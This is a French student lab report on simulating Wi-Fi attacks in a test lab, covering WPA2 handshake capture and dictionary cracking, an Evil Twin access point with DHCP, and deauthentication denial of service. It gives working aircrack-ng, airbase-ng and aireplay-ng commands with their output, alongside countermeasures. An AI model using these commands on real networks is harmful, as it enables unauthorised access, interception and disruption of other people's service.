

RAPPORT DE TRAVAUX PRATIQUES

# Exploration et Simulation des Attaques Wi-Fi

---

Realise par

**Rachid Bouselama**

Supervise par

**Mohamed Yassine SAMIRI**

Environnement: Kali Linux & Windows

Annee Academique 2025-2026

# Table des Matieres

(Clic droit sur la table et selectionner "Mettre a jour les champs" pour actualiser les numeros de page)

<b>Introduction.....</b>	<b>5</b>
<b>Objectifs du TP.....</b>	<b>6</b>
<b>Environnement de Travail.....</b>	<b>7</b>
Materiel Necessaire.....	7
Logiciels et Outils Utilises.....	7
Pre-requis Techniques.....	7
<b>Scenario 1: Attaque par Force Brute sur WPA2-PSK.....</b>	<b>8</b>
Objectif.....	8
Theorie.....	8
Configuration du Reseau Cible.....	8
Etapas de l'Attaque.....	9
Etape 1: Preparation de l'interface Wi-Fi.....	9
Etape 2: Scan des reseaux Wi-Fi.....	9
Etape 3: Capture du 4-Way Handshake.....	10
Etape 4: Verification de la capture.....	10
Etape 5: Attaque par dictionnaire avec Aircrack-ng.....	11
Etape 6: Attaque avec Hashcat (optionnel - plus rapide).....	<b>Erreur ! Signet non défini.</b>
Resultats Obtenus.....	11
Analyse des Vulnerabilites.....	11
Contre-mesures Appliquees.....	12
<b>Scenario 2: Attaque Evil Twin.....</b>	<b>13</b>
Objectif.....	13
Theorie.....	13
Etapas de l'Attaque.....	13
Etape 1: Preparation de l'environnement.....	13
Etape 2: Creation du Faux Point d'Acces.....	13
Etape 3: Configuration du reseau et DHCP.....	14

Etape 4: Configuration du NAT et routage .....	<b>Erreur ! Signet non défini.</b>
Etape 5: Lancement de Bettercap pour le MITM .....	<b>Erreur ! Signet non défini.</b>
Etape 6: Analyse avec Wireshark .....	<b>Erreur ! Signet non défini.</b>
Resultats Obtenus.....	14
Contre-mesures Appliquees .....	14
<b>Scenario 3: Attaque Sniffing sur WPA2-Enterprise .....</b>	<b>Erreur ! Signet non défini.</b>
Objectif .....	<b>Erreur ! Signet non défini.</b>
Theorie.....	<b>Erreur ! Signet non défini.</b>
Etapes de l'Attaque.....	<b>Erreur ! Signet non défini.</b>
Etape 1: Installation d'Eaphammer .....	<b>Erreur ! Signet non défini.</b>
Etape 2: Lancement de l'attaque .....	<b>Erreur ! Signet non défini.</b>
Etape 3: Attente des connexions.....	<b>Erreur ! Signet non défini.</b>
Etape 4: Capture des identifiants.....	<b>Erreur ! Signet non défini.</b>
Etape 5: Analyse avec Wireshark .....	<b>Erreur ! Signet non défini.</b>
Resultats Obtenus.....	<b>Erreur ! Signet non défini.</b>
Contre-mesures Appliquees .....	<b>Erreur ! Signet non défini.</b>
<b>Scenario 4: Attaque par Deni de Service (DoS) .....</b>	<b>16</b>
Objectif .....	16
Theorie.....	16
Etapes de l'Attaque.....	16
Etape 1: Identification du reseau cible.....	16
Etape 2: Attaque de deauthentification.....	16
Etape 3: Attaque avec MDK3.....	17
Etape 4: Verification de l'efficacite.....	<b>Erreur ! Signet non défini.</b>
Etape 5: Attaque avec Wifite (automatisee) .....	17
Resultats Obtenus.....	18
Contre-mesures Appliquees .....	18
<b>Contre-mesures et Bonnes Pratiques .....</b>	<b>19</b>
Securisation du Reseau Wi-Fi .....	19
1. Choix du protocole de securite .....	19
2. Configuration du point d'accès .....	19

3. Mots de passe et authentification .....	19
4. Surveillance et detection .....	19
5. Formation des utilisateurs .....	19
Tableau Recapitulatif des Contre-mesures.....	20
<b>Conclusion.....</b>	<b>21</b>

## Introduction

Ce rapport présente les travaux pratiques réalisés dans le cadre de l'exploration et de la simulation des attaques Wi-Fi. L'objectif principal est de comprendre les mécanismes des principales attaques contre les réseaux sans fil, d'apprendre à utiliser les outils de sécurité Wi-Fi courants, et d'évaluer les risques liés aux réseaux mal configurés.

Les réseaux Wi-Fi sont devenus omniprésents dans notre vie quotidienne, que ce soit dans les entreprises, les écoles, les cafés ou nos domiciles. Cependant, cette ubiquité s'accompagne de vulnérabilités importantes que les attaquants peuvent exploiter. Ce TP nous permettra de mieux comprendre ces menaces et d'apprendre à sécuriser efficacement les réseaux sans fil.

## Objectifs du TP

Les objectifs spécifiques de ce travail pratique sont les suivants :

- Comprendre les mécanismes des principales attaques Wi-Fi (Force Brute, Evil Twin, Sniffing, DoS)
- Manipuler des outils de sécurité Wi-Fi courants pour analyser, détecter et exploiter les vulnérabilités
- Apprendre à sécuriser un réseau Wi-Fi contre les attaques les plus courantes
- Évaluer les risques liés aux réseaux sans fil mal configurés

# Environnement de Travail

## Materiel Necessaire

- 1 Routeur Wi-Fi (configure en WPA2-PSK et WPA2-Enterprise)
- 2 Ordinateurs portables : 1 pour l'attaquant (Kali Linux) et 1 pour la victime (Windows)
- Adaptateur Wi-Fi USB compatible mode moniteur (ex: Alfa AWUS036NHA)
- 1 Serveur RADIUS (FreeRADIUS, installe sur une machine virtuelle)

## Logiciels et Outils Utilises

Outil	Description	Scenario
Aircrack-ng	Capture et analyse du trafic Wi-Fi, attaque brute force	1, 4
Bettercap	Man-in-the-Middle et attaque Evil Twin	2
Wireshark	Analyse detaillee des paquets reseau	Tous
Hashcat	Casse des clees WPA/WPA2 hors ligne	1
Eaphammer	Simulation d'un faux serveur RADIUS	3
MDK3	Attaques DoS sur les reseaux Wi-Fi	4
Wifite	Automatisation des attaques Wi-Fi	4

## Pre-requis Techniques

- Connaissances de base en reseaux (IP, protocoles reseau)
- Familiarite avec l'utilisation du terminal sous Linux
- Comprehension des mecanismes d'authentification Wi-Fi (PSK, WPA2, WPA3)

## Scenario 1: Attaque par Force Brute sur WPA2-PSK

### Objectif

Capturer le 4-Way Handshake et casser une cle WPA2 avec une attaque par dictionnaire. Cette attaque vise a recuperer le mot de passe d'un reseau Wi-Fi protege en WPA2-PSK.

### Theorie

Le 4-Way Handshake est un processus d'authentification utilise dans les reseaux WPA/WPA2. Il permet au client et au point d'acces de prouver mutuellement qu'ils connaissent la cle pre-partagee (PSK) sans jamais la transmettre en clair. L'attaque consiste a capturer ce handshake et a effectuer une attaque par dictionnaire hors ligne pour deviner le mot de passe.

### Configuration du Reseau Cible

Configurer le routeur avec les parametres suivants :

- Mode de securite: WPA2-PSK
- Mot de passe: password123 (mot de passe faible pour la demonstration)
- SSID: TestLab\_WiFi

SSID3 (2.4GHz)  Activé  Désactivé

**i** Un mot de passe fort doit correspondre à ces règles:  
1. Il devrait avoir au moins 8 caractères.  
2. Il devrait être composé de chiffres, alphabet et symboles spéciaux.  
3. Il ne devrait pas y avoir de relation de contexte avec le nom d'utilisateur, telle que identique ou inverse.

Nom SSID

SSID Hide  Activé  Désactivé

PMF(Protection des trames de gestion)  Activé  Désactivé

Type de cryptage

Phrase secrète WPA  **faible**

*Configuration du routeur - Parametres WPA2-PSK*

## Etapes de l'Attaque

### Etape 1: Preparation de l'interface Wi-Fi

Mettre l'interface Wi-Fi en mode moniteur :

```
# Verifier l'interface Wi-Fi ifconfig # Arrêter les services reseau
airmon-ng check kill # Activer le mode moniteur airmon-ng start wlan0 #
Verifier que l'interface est en mode moniteur ifconfig wlan0mon
```

```
kali@kali: ~
(kali@kali)-[~]
└─$ sudo airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0           rt2800usb   Ralink Technology, Corp. RT5370

(kali@kali)-[~]
└─$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           rt2800usb   Ralink Technology, Corp. RT5370
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(kali@kali)-[~]
└─$
```

*Verification du mode moniteur - Interface wlan0mon*

### Etape 2: Scan des reseaux Wi-Fi

Scanner les reseaux disponibles pour identifier la cible :

```
# Scanner les reseaux Wi-Fi airodump-ng wlan0mon
# Noter les informations suivantes: # - BSSID (adresse MAC du point
d'accès) # - CH (canal utilise) # - ESSID (nom du reseau)
```

```
kali@kali: ~
CH 6 ][ Elapsed: 36 s ][ 2026-03-03 14:48

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
56:CE:82:A1:76:38 -70    12        6   0  2  270  WPA2  CCMP  PSK  TestLab_WiFi
54:CE:82:B1:76:38 -70    12        4   0  2  270  WPA2  CCMP  PSK  JAZZTEL_aKNG


BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
56:CE:82:A1:76:38 20:F4:78:3C:7C:EE -46   0 -24e  464    19      WIFI@ENSA,WWF,CC-UCA,AndroidAP_1514
54:CE:82:B1:76:38 D6:2F:D6:12:07:07 -72   5e-1   51    17
54:CE:82:B1:76:38 80:25:11:63:61:C8 -84   0 - 1    0     1
54:CE:82:B1:76:38 6E:34:C1:53:19:B1 -72   0 - 1    24    27
```

*Scan des reseaux - Identification de la cible*

### Etape 3: Capture du 4-Way Handshake

Capturer le handshake en ciblant le reseau specifique :

```
# Terminal 1: Capture du trafic airodump-ng --bssid [BSSID] --channel
[Channel] -w handshake wlan0mon # Exemple: airodump-ng --bssid
00:11:22:33:44:55 --channel 6 -w handshake wlan0mon # Terminal 2:
Deauthentification pour forcer la reconnexion aireplay-ng -0 10 -a [BSSID]
-c [CLIENT_MAC] wlan0mon # Exemple: aireplay-ng -0 10 -a 00:11:22:33:44:55
-c AA:BB:CC:DD:EE:FF wlan0mon
```



```
(kali@kali)-[~]
└─$ sudo airodump-ng --bssid 56:CE:82:A1:76:38 --channel 2 -w handshake wlan0mon
11:47:49 Created capture file "handshake-11.cap".

CH 2 ][ Elapsed: 1 min ][ 2026-03-04 11:49 ][ WPA handshake: 56:CE:82:A1:76:38


BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
56:CE:82:A1:76:38 -53  1    1003    260  3  2  270  WPA2 CCMP PSK TestLab_WiFi

BSSID          STATION          PWR   Rate  Lost  Frames  Notes  Probes
56:CE:82:A1:76:38 20:F4:78:3C:7C:EE -41   24e- 1e   105    14690  EAPOL  TestLab_WiFi
Quitting...
```

*Capture du 4-Way Handshake - Fichier handshake.cap*

### Etape 4: Verification de la capture

```
# Verifier que le handshake a ete capture aircrack-ng handshake-01.cap #
Resultat attendu: # [00:11:22:33:44:55] TestLab_WiFi # WPA (1 handshake)
```



```
└─$ aircrack-ng handshake-11.cap
Reading packets, please wait...
Opening handshake-11.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 40994 packets.

# BSSID          ESSID          Encryption
1 56:CE:82:A1:76:38 TestLab_WiFi   WPA (1 handshake)

Choosing first network as target.


Reading packets, please wait...
Opening handshake-11.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 40994 packets.

1 potential targets
Please specify a dictionary (option -w).
```

*Verification du handshake capture*

## Etape 5: Attaque par dictionnaire avec Aircrack-ng

```
# Attaque avec aircrack-ng aircrack-ng -w /usr/share/wordlists/rockyou.txt
-b [BSSID] handshake-01.cap # Ou avec un dictionnaire personnalise:
aircrack-ng -w wordlist.txt -b 00:11:22:33:44:55 handshake-01.cap
```



```
Aircrack-ng 1.7

[00:00:00] 1127/10303727 keys tested (3305.61 k/s)

Time left: 51 minutes, 56 seconds           0.01%

KEY FOUND! [ password123 ]

Master Key   : DD B7 00 21 0F E0 FE 75 47 F3 8E 49 BD 76 24 24
              A0 76 92 A7 8B A8 23 AC 08 52 CD 86 1C 0D B9 C6

Transient Key : F9 A1 12 21 5D E1 D3 D3 2D 49 AE 03 8F 8C 9F 46
              70 E8 50 D4 54 8E AF 2E 4B 6B 7F 2E AA 3A 5F 51
              BF E5 AA 56 D2 0B 98 95 4B E5 38 00 24 EF C7 EF
              68 C4 4F 61 32 18 C9 47 3B 81 DE 1E 86 08 65 00

EAPOL HMAC   : B2 44 D6 14 75 3A A7 9D C4 C0 4E D5 A3 A6 1C BA

(kali@kali)-[~]
└─$
```

*Attaque par dictionnaire - Aircrack-ng en action*

## Resultats Obtenus

L'attaque a permis de recuperer le mot de passe du reseau Wi-Fi. Le temps de cassage depend de la complexite du mot de passe et de la puissance de calcul disponible.

Element	Resultat	Commentaire
password123	Moins de 1 seconde	Mot de passe faible - dans le dictionnaire

## Analyse des Vulnerabilites

- Utilisation d'un mot de passe faible et previsible
- Absence de mecanisme de protection contre les attaques par dictionnaire
- Le handshake WPA2 peut etre capture passivement

## Contre-mesures Appliquees

- Utiliser un mot de passe complexe (minimum 12 caracteres, melange de lettres, chiffres, symboles)
- Activer la protection contre les attaques de type brute-force sur le routeur
- Considerer la migration vers WPA3-SAE qui resiste aux attaques par dictionnaire

SSID3 (2.4GHz)  Activé  Désactivé

**i** Un mot de passe fort doit correspondre à ces règles:  
1. Il devrait avoir au moins 8 caractères.  
2. Il devrait être composé de chiffres, alphabet et symboles spéciaux.  
3. Il ne devrait pas y avoir de relation de contexte avec le nom d'utilisateur, telle que identique ou inverse.

Nom SSID

SSID Hide  Activé  Désactivé

PMF(Protection des trames de gestion)  Activé  Désactivé

Type de cryptage  ▼

Phrase secrète WPA

*Configuration d'un mot de passe fort sur le routeur*

## Scenario 2: Attaque Evil Twin

### Objectif

Créer un faux point d'accès Wi-Fi pour intercepter les informations sensibles des utilisateurs. Cette attaque exploite la confiance des utilisateurs envers les réseaux Wi-Fi familiers.

### Theorie

L'attaque Evil Twin consiste à créer un point d'accès malveillant qui imite un réseau légitime. L'attaquant configure un faux AP avec le même SSID (voire la même adresse MAC) que le réseau cible. Les utilisateurs se connectent au faux réseau, permettant à l'attaquant d'intercepter leur trafic et potentiellement de récupérer des identifiants ou d'autres informations sensibles.


### Etapes de l'Attaque

#### Etape 1: Préparation de l'environnement

```
# Mettre l'interface en mode moniteur airmon-ng start wlan0 # Installer les outils nécessaires apt-get update apt-get install dnsmasq apache2 # Activer le forwarding IP echo 1 > /proc/sys/net/ipv4/ip_forward
```


#### Etape 2: Création du Faux Point d'Accès

```
# Créer le faux AP avec Airbase-ng airbase-ng -a [Fake_BSSID] --ssid "Secure_WiFi" -c 6 wlan0mon # Exemple: airbase-ng -a 00:11:22:33:44:66 --ssid "Secure_WiFi" -c 6 wlan0mon # Le faux AP est maintenant actif et attend les connexions
```



### Etape 3: Configuration du reseau et DHCP

```
# Configurer l'interface at0 (creee par airbase-ng) ifconfig at0 up
ifconfig at0 192.168.1.1 netmask 255.255.255.0 # Configurer dnsmasq pour
le DHCP cat > /etc/dnsmasq.conf << EOF interface=at0 dhcp-
range=192.168.1.10,192.168.1.100,12h dhcp-option=3,192.168.1.1 dhcp-
option=6,192.168.1.1 server=8.8.8.8 EOF # Lancer dnsmasq dnsmasq -C
/etc/dnsmasq.conf
```



```
GNU nano 8.6 /etc/dnsmasq.conf
# Configuration file for dnsmasq.
#
# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
# "/usr/sbin/dnsmasq --help" or "man 8 dnsmasq" for details.
#
# Listen on this specific port instead of the standard DNS port
# (53). Setting this to zero completely disables DNS function,
# leaving only DHCP and/or TFTP.
#port=5353
interface=at0
dhcp-range=192.168.1.10,192.168.1.100,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
# The following two options make you a better netizen, since they
# tell dnsmasq to filter out queries which the public DNS cannot
# answer, and which load the servers (especially the root servers)
# unnecessarily. If you have a dial-on-demand link they also stop
# these requests from bringing up the link unnecessarily.
#
# Never forward plain names (without a dot or domain part)
#domain-needed
# Never forward addresses in the non-routed address spaces.
#bogus-priv
```

*Configuration DHCP - Distribution des adresses IP*

### Resultats Obtenus

L'attaque Evil Twin a permis de capturer des identifiants et des sessions non chiffrees. Les utilisateurs se sont connectes au faux reseau sans verification, demontrant la vulnerabilite de la confiance aveugle dans les reseaux Wi-Fi.

Element	Resultat	Commentaire
Identifiants HTTP	Captures avec succes	Sites non securises (HTTP)

### Contre-mesures Appliquees

- Activer les alertes SSL/TLS dans les navigateurs

- Utiliser un VPN pour chiffrer tout le trafic
- Verifier le certificat du reseau avant de se connecter
- Desactiver la connexion automatique aux reseaux ouverts

## Scenario 4: Attaque par Deni de Service (DoS)

### Objectif

Rendre un point d'accès inutilisable avec une attaque par saturation. Cette attaque vise à perturber le service Wi-Fi légitime.


### Theorie

Les attaques par deni de service (DoS) visent à rendre un service indisponible pour les utilisateurs légitimes. Dans le contexte Wi-Fi, cela peut se faire par saturation de paquets de deauthenticatio, inondation de paquets de données, ou brouillage du signal. MDK3 est un outil spécialisé pour ces types d'attaques.

### Etapes de l'Attaque

#### Etape 1: Identification du réseau cible

```
# Scanner les réseaux disponibles airodump-ng wlan0mon # Noter: # - BSSID
du point d'accès cible # - Canal utilise # - Clients connectes
```



```

kali@kali: ~
kali@kali: /usr/share/bettercap

CH 10 ][ Elapsed: 12 s ][ 2026-03-04 13:23

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
54:CE:82:B1:76:38 -65    12      168   0  2  270  WPA2 CCMP  PSK  JAZZTEL_aKNG
56:CE:82:A1:76:38 -67    13         0   0  2  270  WPA2 CCMP  PSK  TestLab_WiFi

BSSID          STATION        PWR   Rate   Lost  Frames  Notes  Probes
54:CE:82:B1:76:38 80:25:11:63:61:C8 -1  24e- 0    0    167
54:CE:82:B1:76:38 D6:2F:D6:12:07:07 -1  24e- 0    0     1
56:CE:82:A1:76:38 20:F4:78:3C:7C:EE -45  0 - 1e  20    12

```

*Identification du réseau cible pour l'attaque DoS*

#### Etape 2: Attaque de deauthenticatio

```
# Attaque de deauthenticatio avec aireplay-ng aireplay-ng -0 0 -a
[BSSID] wlan0mon # -0: Attaque de deauthenticatio # 0: Nombre de
paquets (0 = infini) # -a: Adresse MAC du point d'accès #
Deauthenticatio ciblée d'un client spécifique: aireplay-ng -0 0 -a
[BSSID] -c [CLIENT_MAC] wlan0mon
```

```

kali@kali: ~
kali@kali: /usr/share/bettercap
(kali@kali)-[~/usr/share/bettercap/caplets]
└─$ sudo aireplay-ng -0 100 -a 56:CE:82:A1:76:38 -c 20:F4:78:3C:7C:EE wlan0mon
13:26:11 Waiting for beacon frame (BSSID: 56:CE:82:A1:76:38) on channel 6
13:26:23 No such BSSID available.

(kali@kali)-[~/usr/share/bettercap/caplets]
└─$ sudo aireplay-ng -0 100 -a 56:CE:82:A1:76:38 -c 20:F4:78:3C:7C:EE wlan0mon
13:27:00 Waiting for beacon frame (BSSID: 56:CE:82:A1:76:38) on channel 2
13:27:00 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 6|64 ACKs]
13:27:01 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 3|62 ACKs]
13:27:02 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
13:27:02 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [10|67 ACKs]
13:27:03 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
13:27:03 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
13:27:04 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
13:27:05 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
13:27:05 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 2|60 ACKs]
13:27:06 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 3|63 ACKs]
13:27:07 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 2|66 ACKs]
13:27:07 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
